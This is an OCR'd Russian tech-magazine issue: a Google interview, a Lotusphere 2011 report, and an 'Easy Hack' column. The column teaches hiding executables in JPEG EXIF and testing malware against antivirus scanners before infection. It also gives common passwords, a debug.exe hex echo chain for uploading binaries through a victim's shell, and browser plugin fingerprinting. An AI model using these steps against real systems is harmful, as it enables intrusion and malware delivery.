
У нас достойные зарплаты и премии. При трудоустройстве сотруднику также выдаются акции, а акции Google, как известно, стоят дорого. Новичок сразу уезжает на обучение в Калифорнию, чтобы быстро вникнуть в основные аспекты деятельности компании: «Вот Google, вот так работает поиск, а вот так устроена реклама». Всегда есть много дополнительных бонусов, которые помогают сотрудникам быть в тонусе и не терять интерес к работе. К примеру, есть правило: после 18 месяцев на одном проекте человек может попросить перевести его на другой. А если есть желание, вообще перевестись в другой офис, что многие и делают. Например, в Цюрих или Калифорнию. На время, а может и насовсем. В Google это очень частая практика. Главное, чтобы человеку было интересно, и он был продуктивен.

Про распорядок дня

Предполагается, что на работу надо приходить до 12. Но, конечно, за этим никто не следит. Когда ты решишь свои задачи, никого не волнует. Кто-то приезжает в 9, кто-то — в 12, а кто-то — в 3 часа дня. Это еще связано с тем, что многие работают в интернациональных командах, и у них много переговоров с Калифорнией. Последние обычно проходят в 7 вечера, когда в США только 8 утра. В целом в Google очень свободная обстановка. Поощряется инициатива. Доходит до забавных ситуаций. Например, бывало и такое, что наши инженеры спорили с вице-президентами компании: «Я не согласен, мы должны решить эту задачу по-другому!».

Про тренды в софте


Google считает, что приложения должны быть кроссплатформенными. Пользователи со временем комфортно будут работать на самых разных операционных системах. Для того, чтобы поддерживать этот тренд, надо разрабатывать приложения, которые будут работать везде. Сейчас большие ставки делаются на HTML5 и, соответственно, веб-сервисы. Компания хочет быть на острие и потому полностью поддерживает все новые технологии HTML5, участвует в разработке стандарта.
На этот подход напрямую завязана и разрабатываемая нами ОС. Chrome OS — вообще интересное направление. По сути, это попытка создать совершенно новую корпоративную платформу. В чем смысл? Если взять какую-нибудь крупную компанию, то у любого ее сотрудника обязательно будет ноутбук с важными файлами. Потеря лэптопа непременно влечет к утечке важных данных. Chrome OS же позволяет хранить файлы централизованно. Даже если нетбук с Chrome OS потеряется, то утечки не произойдет (потому что файлы хранятся в облаке). Но получив взамен новую «машину», вы сразу увидите знакомый набор



Высокие потолки, много свободного места и любая техника по вкусу



В столовой «Самобранка» всегда очень вкусно



Собрание Tech-talk, где каждый сотрудник может поделиться опытом

софта и документов. Chrome OS имеет еще одно важное преимущество — значительно меньшие требования по железу, нежели другие ОС. Мы активно развиваем и нашу облачную платформу App Engine для разработки и развертывания приложений. Здесь есть некоторые сложности, над которыми работают несколько групп программистов. Главная задача сейчас — сделать сервис более гибким.

О создании качественного софта

Изменение не вносится в код, пока его не рассмотрит команда. Как правило, есть «владельцы» отдельных кусков кода. Так вот, любые изменения, которые вы хотите внести, должны посмотреть ваш коллега и «владелец» куска кода. Помимо этого есть определенные требования к тому, как писать этот код, начиная с того, что он должен быть отформатирован определенным образом. Если вы пишете на C++, то все пишут в одинаковом стиле. Это необходимо для того, чтобы код был неотчуждаемым. Нет моего или твоего стиля — любой инженер должен иметь возможность открыть код и понимать, что там написано. Есть также некоторые декларированные правила по использованию, скажем, определенных паттернов на C++. К тому же, на весь код обязательно должно быть написано определенное количество тестов, необходим определенный уровень покрытия. Эти требования декларируются внутри компании.

Про программирование на Go

Сейчас идет активная работа над языком программирования Go, но пока он на начальных стадиях развития. Когда сам Google выпустит на нем большой проект, появится ощутимая поддержка. Но для этого компания должна убедиться, что Go — это язык, на котором можно и нужно писать код. Затея здесь следующая. Есть ощущение, что у существующих языков имеются проблемы. C++ слишком большой, разветвленный и мохнатый. Два разных человека могут писать несовместимый код. Один использует одни паттерны, другой — другие, и в конечном счете это часто плохо стыкуется. Но, замечу, каждый из них хорошо знает C++. Проблема в том, что это могут быть два разных C++. У нас есть понимание, что разработчики менее эффективны, чем могли бы стать, если дать им более совершенный язык программирования. Он должен быть достаточно выразителен и гибок, но без возможности написать одно и то же десятью разными способами. По этой причине в Go очень мало ключевых слов. Нет, к примеру, кейворда implements (как в Java) — он попросту не нужен. Язык Go сейчас обкатывается — появилось большое количество людей, которые начали его использовать. Предстоит еще много работы. Тот же компилятор сейчас только один — хорошо бы появилась альтернатива. Но все впереди.

LOTUSPHERE 2011


Коллективная работа глазами IBM



Каждый год в Орландо компания IBM проводит конференцию Lotusphere, которая собирает тысячи участников со всего мира. Это своего рода представление самых последних наработок компании в области корпоративного софта: инструментов для взаимодействия сотрудников, коллективной работы, управления проектами, обмена мгновенными сообщениями и так далее. В центре внимания — платформа IBM Lotus (давшая название конференции) и входящие в нее приложения, в том числе Lotus Notes и Lotus Domino. Эти решения используются в самых разных предприятиях, начиная с небольших, только что зародившихся стартапов и заканчивая крупнейшими международными корпорациями. Можно подумать, что скучнее темы не придумаешь, и демонстрировать здесь по-настоящему нового нечего. Но это совсем не так.

Девиз конференции в этом году: «Get Social. Do Business». Слово «social» во многом отражает главный вектор, на котором IBM сейчас сосредоточена в работе над Lotus'ом. Задумка в том, чтобы использовать феномен успеха социальных сетей при построении инструментов для коллективной работы внутри компании, сотрудничества с партнерами и общения с клиентами. Раз уж людям привычно и комфортно использовать этот способ коммуникации, то надо сделать его еще одним каналом профессионального взаимодействия. Социальная сеть, но работающая в рамках одного предприятия — как тебе? Это не просто идея. Подход уже работает благодаря многочисленным социальным функциям, реализованным в Lotus'е. Приглашенные гости Lotusphere 2011 (а это в большинстве своем руководители международных компаний) делились опытом, как эти нововведения помогли сделать совместную работу эффективнее. Реальные примеры из жизни огромных компаний.

Каждый компонент таких систем, как Lotus, всецело заточен на то, что в английском языке называется «collaboration», то есть «взаимодействие». Все крутится вокруг людей; обсуждается, как повысить эффективность работы организации. Когда смотришь на то, с каким упоением докладчики рассказывают о новых способах эффективной совместной работы, невольно вспоминаешь образ самого обычного российского предприятия. Телефон, e-mail и (в лучшем случае) корпоративный мессенджер по-прежнему остаются единственными средствами коммуникации. Все так же, как и десять лет назад! Искренне хочется силой посадить руководителей таких компаний и показать им, как сейчас, в 2011 году, выглядят инструменты для эффективной работы предприятия. Решения, которые изначально были разработаны для продуктивной коллективной работы, а не просто как способ передачи информации. Рассказывая об общих подходах, мы намеренно не углубляемся в описание конкретных нововведений платформы Lotus, огромное



Activity Stream — заново изобретенный Inbox в виде ленты социальных событий

количество которых было представлено на конференции. Все-таки это очень специфично. Но нельзя не упомянуть ту инновационную составляющую, без которой не обходится их реализация. Взять хотя бы анонсированную систему автоматического выставления приоритетов поступающим сообщениям. Да-да, приложение само определяет, какое письмо является важным, а какое, вероятнее всего, вообще не стоит читать. И это работает! Причем в основе лежат наработки IBM Watson — нашумевшей системы от IBM, способной понимать человеческую речь и, используя базу знаний, отвечать на поставленные вопросы. В прародителе нашего ТВ-проекта «Своя игра» в США она сумела обыграть самых опытных игроков. И вот теперь схожие интеллектуальные алгоритмы используются для ранжирования важности писем.

IBM и создает, и поддерживает тренды одновременно. С учетом распространения мобильных устройств, было бы странно, если бы компания не подводила свои продукты для использования где угодно. Поэтому важным направлением в развитии Lotus является реализация мобильности. Компания поставила перед собой цель сделать свои решения доступными на современных мобильных платформах: iPhone/iPad, Android и Blackberry (к слову, вице-президент RIM показал со сцены разрабатываемый сейчас планшетник Play Book). Другой тренд — веб-приложения и облачные вычисления. И тут опять же сюрприз: Lotus Symphony (тот самый офисный пакет от IBM, которому мы устраивали бета-тестирования) отныне доступен в качестве одного из сервисов Lotus Live — облачной платформы, которая появилась в прошлом году. Новый инструмент позволит создавать документы и работать с ними, используя один лишь браузер. Попробовать его в действии можно прямо сейчас: lotuslive.com/en/symphony.

Lotusphere — это не просто конференция. Это умопомрачительная тусовка самых разных людей, которые объединены общей целью — сделать компании более эффективными. И у них это получается. Поэтому, как гласит девиз мероприятия,
Be social. Do Business.

Алексей «GreenDog» Тюрин (agrrrdog@gmail.com)

Easy Hack





ЗАДАЧА: СПРЯТАТЬ ЛЮБОЙ ФАЙЛ В JPEG'E.

РЕШЕНИЕ:

Давно уже руки чесались написать что-нибудь про стеганографию. Как нам сообщает Wikipedia, стеганография — это наука о скрытой передаче информации путем сохранения в тайне самого факта передачи. Например, невидимые чернила — это один из классических методов стеганографии. В той же Вики написано, что можно писать молоком (как Ленин), а с помощью огня проявлять текст. У меня молока не было, только сгущенка. Попробовал — не получилось. Сгущенка палится, видать метод ненадежный… Лучше съесть :).
Но мы живем в XXI веке, и технологии требуется использовать соответствующие. Некто Антуан Санто опубликовал недавно небольшую работу по поводу скрытия любых файлов в jpeg'ах (dl.packetstormsecurity.net/papers/general/Embedding_hidden_files_in_jpeg_and_abuses.pdf). В общем-то, ничего нового он не открыл, но зато все четко и последовательно описал :). Суть метода, который использовал Антуан, заключается в том, что мы можем хранить/прятать любое количество данных в exif-заголовках jpeg-файлов. Exif — это стандарт, позволяющий добавлять к изображениям и прочим медиафайлам дополнительную информацию (метаданные), комментирующую этот файл, описывающую условия и способы его получения, авторство и так далее. В общем, метаданные. Все современные фотоаппараты добавляют такую инфу к фоткам, а многие принтеры используют ее для корректной печати.
Мы же эти заголовки используем для своих целей. Автор заюзал для своих экспериментов какой-то linux. Для начала поступим аналогично. Возьмем любую фотку — test.jpg, и файл, который хотим спрятать — evil.exe. Для начала посмотрим содержимое exif-заголовков нашего jpeg'a:

```
exiftools test.jpg
```

Здесь exiftools — стандартная тулза для работы с exif. Главная особенность exif — количество хранимых данных не ограничено. Единственное ограничение — текстовый формат. Отсюда и решение — конвертируем наш evil.exe в Base64.


```
uuencode -m evil.exe evil.exe > evil.txt
```

Здесь uuencode — тулза для работы с конвертацией; -m — указываем, что конвертируем в Base64.
Теперь добавим полученный файл в exif-заголовок файла test.jpg.

```
exiftool -Comment "<=" evil.txt test.jpg
```

Где:

- `-Comment` — указываем имя поля, куда добавить данные;
- `"<=" evil.txt` — добавить данные из файла evil.txt.



evil.exe в Base64 в поле Comment

Теперь если ты запустишь exiftools test.jpg, то обнаружишь изменения в заголовках — см. скриншот.
Таким образом, мы все спрятали. Изображение при этом никак не изменилось. Разве что размер файла увеличился.
Конечно, метод лайтовый, и задетектить его просто. Но самое интересное заключается в том, что мы можем залить этот файл в альбом на facebook или на flickr! Вообще говоря, мы можем залить и файлы, в которых использовались даже более крутые средства стеганографии (инфу прячут в самом изображении), но на всех онлайн-сервисах графические файлы проходят предобработку и содержимое меняется. Но это не касается exif-заголовков! Только Вконтакте эта тема не работает — там имеет место полная обработка изображения.
Для декодирования и получения evil.exe из нашего jpeg'a нам требуется выполнить следующую последовательность. Качаем фотку с фэйсбука, а далее:

```
dd if=test_from_FB.jpg of=test_from_FB.uue bs=1 skip=24
```

Где dd — стандартная тулза для конвертации и копирования файлов; if — из какого файла; of — в какой файл; bs=1 — размер блока 1 байт; skip=24 — пропустить первые 24 байта (заголовок jpeg).
Таким образом, мы получим в test_from_FB.uue только текстовые строки, то есть наш evil.exe в Base64. Далее декодируем строку образно в exe-файл:

```
uudecode test_from_FB.uue
```

Вторым плюсом этого метода является его простота. Пример

приведен для *nix'ов, но то же самое можно сделать и в Win, только потребуется больше работать ручками. Например:

```
1. Заходим в свойства jpeg.
2. Открываем вкладку "Подробно" (это и есть exif).
3. Изменяем любое поле на заметную строку.
4. Открываем jpeg в каком-либо редакторе.
5. Ищем заметную строку.
6. Вставляем вместо нее файл в Base64.
```

Для конвертации файлов в Base64 можно воспользоваться любым онлайн-сервисом.



ЗАДАЧА: ПРОВЕРИТЬ «МАЛВАРЬ» НА ДЕТЕКТИРУЕМОСТЬ, ИЛИ ЗАМЕНА VIRUSTOTAL.

РЕШЕНИЕ:

Да, антивирей развелось видимо-невидимо! Они теперь фактически входят в стандартный комплект ПО любого ПК. И чтобы кого-то заразить (естественно, в ознакомительных целях), нам приходится эти антивири обходить.

На самом деле, если действовать по всем правилам, то желательно знать, что у жертвы за антивирь, да и вообще «характеристики» системы — ОС, фаера и так далее. Тогда можно будет накатить на вируталке аналогичную, максимально сэмулированную систему и протестить всю атаку, чтобы она потом прошла, как по маслу.

Самым простым способом определения точной версии антивиря является, наверное, электронная почта. Нам требуется, чтобы наша жертва что-нибудь нам написала. Фишка в том, что большинство антивирусов проверяет как отсылаемую, так и присылаемую почту, добавляя в поле «X-Antivirus-Status:» заголовка письма запись о том, что письмо проверено. А в поле «X-Antivirus:» указывается, с использованием какого антивируса проводилась проверка. Иногда прописывается даже версия антивируса и дата апдейта базы, что, безусловно, важно. Кстати, аналогичным образом можно узнать о применении спам-фильтра (поле «X-spam») и использованном для отправки почты ПО (поле «X-Mailer»). Примеры на скриншотах.

Но чаще получается, что наша цель «анонимна» и имеет неизвестный антивирь. Приходится обходить все. Но поставить даже десять основных экземпляров на виртуалки — дело накладное и муторное. Потому мы воспользуемся онлайн-сервисами.

Кстати, здесь под «малварью» давай понимать что-то более обширное. Пусть это будут как всякие вири, так и хакерские тулзы. Ведь даже с безобидным netcat'ом были проблемы из-за детектов.

Итак, в ходе поисков нашлась следующая группа онлайн-сервисов:

```
• virustotal.com;
• viruschief.com;
• filterbit.com;
• virscan.org;
• virusscan.jotti.org;
• scanner.virus.org;
• vscan.novirusthanks.org;
• e-antivirus.com.
```

Основной же «проблемой» большинства сервисов является то, что итоги их работы попадают в антивирусные компании. То есть запихнем мы туда подозрительный бинарник, который покамест палится лишь частью антивирусов — и тем, которые не спалили файл, будет отправлен соответствующий отчет. Таким образом, через некоторое время и остальные антивирусы добавят сигнатуры в свои базы. Но на самом деле не все так страшно. Отчетов в антивирусные компании отсылается много, обрабатываются они медленно, а многое и вовсе отбрасывается.

Кроме того, у большинства перечисленных сервисов есть галка в стиле «No distribute», которая предполагает, что файлы/результаты не будут никуда отправляться. Но на античате (forum.antichat.ru/threadnav32269-1-10.html) есть старый пост, говорящий об обратном. Типа, такие файлы наоборот подвергаются более тщательной проверке. Вместе с тем, в сети нашлась еще парочка онлайн-сервисов, которые утверждают, что никуда ничего не отправляют, но они платные (недорого).

```
• wizard-checker.com;
• virtest.com.
```


```
From: "LUCAS BROWN"
Subject: From the Desk of: Mr. Lucas Brown
Date: Fri, 18 Feb 2011 21:55:10 +0100
MIME-Version: 1.0
Content-Type: text/plain;
        charset="Windows-1251"
Content-Transfer-Encoding: 7bit
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 6.00.2600.0000
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2600.0000
Bcc:
X-Spam: SPAM
X-Mras: SPAM
```

Письмо из папки «Спам». Мэйлер — MS Outlook Express

Письмо из папки «Спам». Антивирус — Avast

```
Subject: aaa
MIME-Version: 1.0
Content-Type: text/plain; charset=windows-1251
Content-Transfer-Encoding: quoted-printable
X-Antivirus: avast! (VPS 110218-1, 19.02.2011), Outbound message
X-Antivirus-Status: Clean
X-Spam: Not detected
X-Mras: Ok
```





ЗАДАЧА: ПЕРЕБОР ПАРОЛЕЙ ПО-УМНОМУ


РЕШЕНИЕ:

Я уже не раз описывал тему перебора аутентификационных данных в том или ином контексте, не пропущу и сегодня. Такая информация важна, так как это распространенная уязвимость, актуальная для самых разных систем, которые в итоге очень просто эксплуатировать. В подтверждение этому — доклад Дмитрия Евтеева (Positive Technologies) — ptsecurity.ru/download/PT-Metrics-Passwords-2009.pdf. В нем представлена большая и хорошая статистика по российским компаниям. Документ не очень новый, но все равно актуальный. По нему становится ясно, как перебирать пароли и куда идти с ними дальше :). В качестве бонуса — разнообразные словари самых распространенных паролей с привязкой к ресурсам можно почерпнуть тут:

- skullsecurity.org/wiki/index.php/Passwords;
- devteev.blogspot.com/2010/01/weak-passwords.html.

В заключение — мотаем на ус самые распространенные пароли «в среднем по больнице»:

- 123456 (+\- 2 символа);
- Qwerty;
- abc123;
- password;
- название_сервиса;
- имя_пользователя.



ЗАДАЧА: ЗАКАЧКА БИНАРНЫХ ФАЙЛОВ ЖЕРТВЕ (BIN2HEX)

РЕШЕНИЕ:

Достаточно распространенная ситуация, когда ломаешь win-системы (хотя и под nix'ами бывает) и понимаешь, что шелл есть, а сделать с ним ничего нельзя. Это связано в основном с ограниченностью консольного ПО винды, а также с наличием всяких файерволов. В общем, задача классическая: закачать файлик «через консоль».
Для этого можно воспользоваться старым добрым методом — через debug.exe. Debug — это стандартная программа-отладчик в Windows, которую используют для проверки и отладки выполняемых файлов. Метод чем-то похож на описанный выше стеганографический. Для начала мы конвертируем наш exe-файл в hex (шестнадцатиричный формат). Но не просто в хекс, а в специально отформатированный хекс. Подав его на «вход» debug'у, мы на выходе получим полноценный exe'шник.
Чтобы соблюсти это специальное форматирование, воспользуемся сторонним продуктом — Fast Track'ом или каким-нибудь другим (в Сети их целый пучок).
Fast Track — это еще одно ответвление/фронт-энд к Metasploit'у. За ним уже не особо следят, потому есть проблемы в работе, хотя он все равно включен в BackTrack R2. Ну да ладно, к делу.

1. Запускаем Fast Track.
2. Выбираем "Binary to Hex Payload Converter".
3. Прописываем путь к exe-файлу, который необходимо конвертировать.

В итоге мы получим последовательность echo, которую и потребуется ввести в консоль жертве. Понятно, что вводить вручную — безумно. Но автоматизация, как понимаешь, зависит от ситуации. Пример профессиональный и применим к продукту от Citrix (с использованием протокола RDP). В общем, все было бы просто и элегантно, но есть большой минус: ограничение на размер создаваемого файла, а именно — 64 Кб. Это очень мало. Мы можем залить тот же netcat (например, его старую версию весом 60 Кб) или какой-нибудь легкий шелл-код из Metasploit'а, но meterpreter уже великоват. Тем не менее, это ограничение можно обойти. Как? Сначала небольшое

exe-конвертер в debug-виде

```
root@bt: /opt/metasploit3/msf3/data/exploits/mssql - Shell - Konsole
Session  Edit  View  Bookmarks  Settings  Help
root@bt:/opt/metasploit3/msf3/data/exploits/mssql# ls
h2b
root@bt:/opt/metasploit3/msf3/data/exploits/mssql# cat h2b
echo n KemneE3N.bin > KemneE3N && echo r cx >> KemneE3N && echo 1400 >> KemneE3N && echo f 0100 ffff 00 >> Kemne
E3N && echo e 100 4d 5a 90 >> KemneE3N && echo e 104 03 >> KemneE3N && echo e 108 04 >> KemneE3N && echo e 10c f
f ff >> KemneE3N && echo e 110 b8 >> KemneE3N && echo e 118 40 >> KemneE3N && echo e 13c 80 >> KemneE3N && echo
e 140 0e 1f ba 0e >> KemneE3N && echo e 145 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 >> Kemne
E3N && echo e 159 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 >> KemneE3N && echo e 16d 4f 53 20
 6d 6f 64 65 2e 0d 0d 0a 24 >> KemneE3N && echo e 180 50 45 >> KemneE3N && echo e 184 4c 01 03 >> KemneE3N && ec
ho e 188 85 18 7c 48 >> KemneE3N && echo e 194 e0 >> KemneE3N && echo e 196 0e 01 0b 01 08 >> KemneE3N && echo e
 19d 0a >> KemneE3N && echo e 1a1 08 >> KemneE3N && echo e 1a8 be 28 >> KemneE3N && echo e 1ad 20 >> KemneE3N &&
 echo e 1b1 40 >> KemneE3N && echo e 1b6 40 >> KemneE3N && echo e 1b9 20 >> KemneE3N && echo e 1bd 02 >> KemneE3
N && echo e 1c0 04 >> KemneE3N && echo e 1c8 04 >> KemneE3N && echo e 1d1 80 >> KemneE3N && echo e 1d5 02 >> Kem
neE3N && echo e 1dc 03 >> KemneE3N && echo e 1de 40 05 >> KemneE3N && echo e 1e2 10 >> KemneE3N && echo e 1e5 10
 >> KemneE3N && echo e 1ea 10 >> KemneE3N && echo e 1ed 10 >> KemneE3N && echo e 1f4 10 >> KemneE3N && echo e 20
0 6c 28 >> KemneE3N && echo e 204 4f >> KemneE3N && echo e 209 40 >> KemneE3N && echo e 20c 30 05 >> KemneE3N &&
 echo e 221 60 >> KemneE3N && echo e 224 0c >> KemneE3N && echo e 228 fc 27 >> KemneE3N && echo e 22c 1c >> Kemn
eE3N && echo e 259 20 >> KemneE3N && echo e 25c 08 >> KemneE3N && echo e 268 08 20 >> KemneE3N && echo e 26c 48
>> KemneE3N && echo e 278 2e 74 65 78 74 >> KemneE3N && echo e 280 c4 08 >> KemneE3N && echo e 285 20 >> KemneE3
N && echo e 289 0a >> KemneE3N && echo e 28d 02 >> KemneE3N && echo e 29c 20 >> KemneE3N && echo e 29f 60 2e 72
73 72 63 >> KemneE3N && echo e 2a8 30 05 >> KemneE3N && echo e 2ad 40 >> KemneE3N && echo e 2b1 06 >> KemneE3N &
& echo e 2b5 0c >> KemneE3N && echo e 2c4 40 >> KemneE3N && echo e 2c7 40 2e 72 65 6c 6f 63 >> KemneE3N && echo
e 2d0 0c >> KemneE3N && echo e 2d5 60 >> KemneE3N && echo e 2d9 02 >> KemneE3N && echo e 2dd 12 >> KemneE3N && e
cho e 2ec 40 >> KemneE3N && echo e 2ef 42 >> KemneE3N && echo e 300 a0 28 >> KemneE3N && echo e 308 48 >> KemneE
3N && echo e 30c 02 >> KemneE3N && echo e 30e 05 >> KemneE3N && echo e 310 24 21 >> KemneE3N && echo e 314 d8 06
 >> KemneE3N && echo e 318 01 >> KemneE3N && echo e 31c 01 >> KemneE3N && echo e 31f 06 >> KemneE3N && echo e 35
0 13 30 04 >> KemneE3N && echo e 354 be >> KemneE3N && echo e 358 01 >> KemneE3N && echo e 35b 11 >> KemneE3N &&
```

отступление. Вышеописанный метод очень часто используется для загрузки файлов на сервер через захваченный MSSQL-сервер, используя процедуру xp_cmdshell (данная процедура позволяет выполнять команды ОС из СУБД). Потому и способ обхода отчасти «привязан» к MSSQL. Его первое описание было сделано на DefCon 16 в 2008 году компанией Securestate (defcon.org/images/defcon-16/dc16-presentations/defcon-16-panel-black_vs_white.pdf). Описанную в документе тулзу было непросто найти, так как на нее уже давно забили (https://media.defcon.org/dc-16/tools/sa_exploiter.rar). Суть способа тоже вполне проста — мы сначала закачиваем exe'шник-конвертер, некий аналог debug.exe, только со снятыми ограничениями на размер файла. А потом пользуемся им для создания больших файлов по тому же алгоритму, что и с debug'ом.
К сожалению, мне не удалось найти в сети конкретного описания, как работает данный конвертер (похоже, на гугле меня забанили). Но все не так уж плохо. В Metasploit'е есть модуль, который реализует загрузку больших файлов через MSSQL, как раз используя конвертер (метод с DefCon'а). Описание и исходный код в простейшем для портирования виде (в новых версиях MSF он усложнился) можно взять на offensive-security.com/metasploit-unleashed/The_Guts_Behind_It.

Для BackTrack'а 4 путь к файлу-конвертеру лежит в /opt/metasploit3/msf3/data/exploits/mssql. Файл (h2b) уже находится в hex-виде для debug'а. Таким образом, нам остается залить его, используя тот или иной способ, в файл (например, converter.tmp):

```
Создаем exe-шник:
debug < converter.tmp
Переименовываем с правильным расширением:
move  converter.bin converter.exe
```

Далее мы можем закачивать любые другие exe-файлы. Здесь также потребуется автоматизация. При этом «закачка» происходит просто в hex-виде. Последний шаг — конвертировать hex-файл в exe. Он создастся с тем же именем, что и файл на входе:

```
converter.exe evil_file_hex.txt
```

Напоследок расскажу об очередном минусе данного метода — в последних версиях Windows отсутствует debug.exe. В каких именно — вопрос (в Win7 файла точно нет).



ЗАДАЧА: ОПРЕДЕЛЕНИЕ ВЕРСИЙ ПЛАГИНОВ БРАУЗЕРА, ИСПОЛЬЗУЯ JAVASCRIPT.

РЕШЕНИЕ:

Браузеры уже давно являются одной из основных целей, одним из главных мест для проникновения и захвата систем. Оно и понятно. Интернет — это наше все, а браузер — основное средство для взаимодействия. Ввиду разнообразия применяемых в Сети технологий одного браузера не хватает, и к нему ставятся плагины.
Классический набор: flash, pdf reader, java. И каждый из плагинов добавляет новый вектор атаки. Понятно, что в разных версиях браузеров/плагинов свои собственные уязвимости, и эксплуатация их часто различна, а потому необходимо точно определить версию ПО перед атакой.
Предположим, мы подсунули нашей жертве ссылку на наш сайт. Практически 100%, что при заходе на него в http-заголовке будет передана точная версия браузера в поле «User-Agent». Но информацию о плагинах мы можем получить, только используя JavaScript. Можно было бы показать несколько лайтовых примеров о том, как получить версию плагина, но, во-первых, их легко найти в сети, а во-вторых, они не особо юзабельны, так как взаимодействие с плагинами в IE происходит посредством соответствующих ActiveX-элементов, а в других браузерах — напрямую с плагинами.
